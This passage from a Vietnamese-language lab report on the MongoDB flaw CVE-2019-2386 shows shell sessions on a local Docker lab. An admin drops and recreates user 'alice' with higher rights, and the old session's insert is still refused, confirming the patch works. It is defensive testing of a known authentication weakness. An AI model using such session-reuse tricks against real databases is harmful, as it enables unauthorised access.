Bulk/this.execute@src/mongo/shell/bulk_api.js:1150:21
DBCollection.prototype.insertOne@src/mongo/shell/crud_api.js:252:9
@(shell):1:1
>
```

Hình 20 – Phiên alice chỉ có quyền đọc không có quyền ghi

Trên admin xóa user alice cũ và thêm mới 1 user trùng tên với quyền cao hơn

`db.dropUser("alice")`

`db.createUser({user:"alice", pwd:"NEWpass456", roles:[{role:"readWrite", db:"demo"}]})`

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
]
> db.dropUser("alice")
true
> db.createUser({user:"alice", pwd:"NEWpass456", roles:[{role:"readWrite", db:"demo"}]})
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "readWrite",
      "db" : "demo"
    }
  ]
}
]
>

ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker exec -it mongo-cve-2019-2386-fixed mongo -u alice
-p alice123 --authenticationDatabase demo localhost/demo
MongoDB shell version v4.0.9
connecting to: mongodb://localhost:27017/demo?authSource=demo&gssapiServiceName=mongodb
Implicit session: session { "id" : UUID("03267fee-0dd1-4987-8558-26b283ee7663") }
MongoDB server version: 4.0.9
> db.items.find()
{ "id" : ObjectId("6902facbd2be7b34665944ef"), "name" : "A" }
{ "id" : ObjectId("6902facbd2be7b34665944f0"), "name" : "B" }
> db.items.insertOne({name:"X"})
2025-10-30T05:43:41.807+0000 E QUERY [js] WriteCommandError: not authorized on demo to execute command { insert: "items", ordered: true, lsid: { id: UUID("03267fee-0dd1-4987-8558-26b283ee7663") }, $db: "demo" } :
WriteCommandError({
  "ok" : 0,
  "errmsg" : "not authorized on demo to execute command { insert: \"items\", ordered: true, lsid: { id: UUID(\"03267fee-0dd1-4987-8558-26b283ee7663\") }, $db: \"demo\" }",
  "code" : 13,
  "codeName" : "Unauthorized"
})
WriteCommandError@src/mongo/shell/bulk_api.js:420:48
Bulk/executeBatch@src/mongo/shell/bulk_api.js:902:1
Bulk/this.execute@src/mongo/shell/bulk_api.js:1150:21
DBCollection.prototype.insertOne@src/mongo/shell/crud_api.js:252:9
@(shell):1:1
> ]
```

Hình 21 – Xóa user alice cũ và thêm mới 1 user trùng tên với quyền cao hơn

Quay lại terminal alice cũ thử lại lệnh insert nhưng vẫn không được, hệ thống yêu cầu đăng nhập lại → Bản vá đã xử lý đúng phiên.

```
ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
]
> db.dropUser("alice")
true
> db.createUser({user:"alice", pwd:"NEWpass456", roles:[{role:"readWrite", db:"demo"}]})
Successfully added user: {
  "user" : "alice",
  "roles" : [
    {
      "role" : "readWrite",
      "db" : "demo"
    }
  ]
}
]
>

ndhai@ndhai-virtual-machine: ~/mongodb-cve-lab/cve-2019-2386
items", ordered: true, lsid: { id: UUID("03267fee-0dd1-4987-8558-26b283ee7663") }, $db: "demo" } :
WriteCommandError({
  "ok" : 0,
  "errmsg" : "not authorized on demo to execute command { insert: \"items\", ordered: true, lsid: { id: UUID(\"03267fee-0dd1-4987-8558-26b283ee7663\") }, $db: \"demo\" }",
  "code" : 13,
  "codeName" : "Unauthorized"
})
WriteCommandError@src/mongo/shell/bulk_api.js:420:48
Bulk/executeBatch@src/mongo/shell/bulk_api.js:902:1
Bulk/this.execute@src/mongo/shell/bulk_api.js:1150:21
DBCollection.prototype.insertOne@src/mongo/shell/crud_api.js:252:9
@(shell):1:1
> db.items.insertOne({name:"X"})
2025-10-30T05:44:20.645+0000 E QUERY [js] WriteCommandError: command insert requires authentication :
WriteCommandError({
  "ok" : 0,
  "errmsg" : "command insert requires authentication",
  "code" : 13,
  "codeName" : "Unauthorized"
})
WriteCommandError@src/mongo/shell/bulk_api.js:420:48
Bulk/executeBatch@src/mongo/shell/bulk_api.js:902:1
Bulk/this.execute@src/mongo/shell/bulk_api.js:1150:21
DBCollection.prototype.insertOne@src/mongo/shell/crud_api.js:252:9
@(shell):1:1
>
```

Hình 22 – Terminal alice cũ thử lại lệnh insert nhưng vẫn không được

`docker compose -f docker-compose-fixed.yml down -v`

```
bye
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ docker compose -f docker-compose-fixed.yml down -v
[+] Running 2/2
 ✓ Container mongo-cve-2019-2386-fixed   Removed    0.3s
 ✓ Network cve-2019-2386_default         Removed    0.1s
ndhai@ndhai-virtual-machine:~/mongodb-cve-lab/cve-2019-2386$ s
```

Hình 23 – Dừng bản fixed